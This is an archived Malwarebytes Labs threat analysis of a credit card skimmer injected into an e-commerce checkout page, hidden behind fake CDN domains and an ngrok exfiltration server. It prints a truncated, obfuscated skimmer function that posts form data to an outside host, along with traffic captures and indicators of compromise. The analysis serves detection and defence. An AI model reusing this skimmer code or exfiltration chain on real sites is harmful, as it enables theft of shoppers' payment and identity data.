Fraudsters cloak credit card skimmer with fake content delivery network, ngrok server | Malwarebytes Labs

By Jérôme Segura

Published: 2020-02-25 · Archived: 2026-04-05 17:29:44 UTC

Threat actors love to abuse legitimate brands and infrastructure—this, we know. Last year we exposed how web skimmers had found their way onto Amazon's Cloudfront content delivery network (CDN) via insecure S3 buckets. Now, we discovered scammers pretending to be CDNs while exfiltrating data and hiding their tracks—another reason to keep watchful eye on third-party content.


Sometimes, what looks like a CDN may turn out to be anything but. Using lookalike domains is nothing new among malware authors. One trend we see a fair bit with web skimmers in particular is domains that mimic Google Analytics: Practically all websites use this service for their ranking and statistics, so it makes for credible copycats.

In the latest case, we caught scammers using two different domains pretending to be a CDN. While typically the second piece of the infrastructure is used for data exfiltration, it only acts as an intermediary that attempts to hide the actual exfiltration server.


Oddly, the crooks decided to use a local web server exposed to the Internet via the free ngrok service—a reverse proxy software that creates secure tunnels—to collect the stolen data. This combination of tricks and technologies shows us that fraudsters can devise custom schemes in an attempt to evade detection.

Inspecting code for unauthorized third-parties


We identified suspicious code on the website for a popular Parisian boutique store. However, to the naked eye, the script in question looks just like another jQuery library loaded from a third-party CDN.



Although the domain name (cdn-sources[.]org) alludes to a CDN, and unveil.js is a legitimate library, a quick look at the content shows some inconsistencies. There should not be fields looking for a credit card number for this kind of plugin.



To clear any doubts, we decided to check an archived copy of the site and compared it with a live snapshot. We can indeed see that this script did not exist just a couple of weeks prior. Either it was added by the site owner, or in this case, injected by attackers.



The script checks for the current URL in the address bar and if it matches with that of a checkout page, it begins collecting form data. This typically includes the shopper's name, address, email, phone number, and credit card information.

```
function onestepcheckout_payment() {
    var _0x5a3473 = {}, _0x12eeab, _0x4b4705, _0x5bb25a = atob(_0x256c('0xf')), _0x224224 = encodeURIComponent(
    jQuery(_0x256c('0x9'))[_0x256c('0x8')](function() {
        _0x12eeab = (_0x5a3473[this[_0x256c('0x7')]] == '' || _0x5a3473[this[_0x256c('0x7')]] == 'undefined' ||
        if (_0x12eeab) {
            _0x5a3473[this[_0x256c('0x7')]] = this[_0x256c('0x5')];
            return !![];
        }
        _0x5a3473[this['id']] = this['value'];
    });
    _0x4b4705 = encodeURIComponent(btoa(unescape(encodeURIC
    jQuery[_0x256c('0xc')](_0x5bb25a, function(_0x36ebf1) {
        jQuery['ajax']({
            'url': atob(_0x36ebf1),
            'xhrFields': {
                'withCredentials': !![]
            },
            'type': _0x256c('0xd'),
            'data': _0x256c('0x12') + _0x4b4705 + _0x256c('0x10') + _0x224224
        });
    });
}
```


```
Local
▶ _0x5a3473: {checkout_method: "register", form_key
  _0x12eeab: true
  _0x4b4705: undefined
  _0x5bb25a: "//cdn-mediafiles.org/cache.php"
  _0x224224: "www.[redacted]"
▶ this: button.[redacted]-button.checkout-payment-buttor
```

Data exfiltration via ngrok server

Once this data is collected, the skimmer will exfiltrate it to a remote location. Here, we see yet another CDN lookalike in cdn-mediafiles[.]org. However, after checking the network traffic, we noticed this is not the actual exfiltration domain, but simply an intermediary.

```
GET https://cdn-mediafiles.org/cache.php HTTP/1.1 Host: cdn-mediafiles.org Connection: keep-alive Ac
```

Instead, the GET request returns a Base64 encoded response. This string, which was already present in the original skimmer script, decodes to //d68344fb.ngrok[.]io/ad.php which turns out to be the actual exfiltration server.



Ngrok is software that can expose a local machine to the outside as if it was an external server. Users can create a free account and get a public URL. Crooks have abused ngrok to exfiltrate credit card data before.


To summarize, the compromised e-commerce site loads a skimmer from a domain made to look like a CDN. Data is collected when a shopper is about to make a payment and sent to a custom ngrok server after a simple redirect.

PROTOCOL	HOST	URL	BODY	
HTTPS	www.[redacted].com	/checkout/cart/	113,365	e-commerce site
HTTPS	cdn-sources.org	/jquery.unveil.js	4,781	skimmer
HTTPS	cdn-mediafiles.org	/cache.php	36	intermediary redirect
HTTPS	d68344fb.ngrok.io	/ad.php	3	exfiltration gate

The above view is simplified, only keeping the key elements responsible for the skimming activity. In practice, network captures will contain hundreds more sequences that will make it more difficult to isolate the actual malicious activity.

Blocking and reporting

We caught this campaign early on, and at the time only a handful of sites had been injected with the skimmer. We reported it to the affected parties while also making sure that Malwarebytes users were protected against it.



Threat actors know they typically have a small window of opportunity before their infrastructure gets detected and possibly shutdown. They can devise clever tricks to mask their activity in addition to using domains that are either fresh or belong to legitimate (but abused) owners.

While these breaches hurt the reputation of online merchants, customers also suffer the consequences of a hack. Not only do they have to go through the hassle of getting new credit cards, their identities are stolen as well, opening the door to future phishing attacks and impersonation attempts.

Indicators of Compromise

Web skimmer domain

```
cdn-sources[.]org
```

Web skimmer scripts

```
cdn-sources[.]org/jquery.unveil.js
cdn-sources[.]org/adrum-4.4.3.717.js
cdn-sources[.]org/jquery.social.share.2.2.min.js
```

Redirect

```
cdn-mediafiles[.]org/cache.php
```

Exfiltration URL

```
d68344fb.ngrok[.]io/ad.php
```

Source: https://blog.malwarebytes.com/threat-analysis/2020/02/fraudsters-cloak-credit-card-skimmer-with-fake-content-delivery-network-ngrok-server/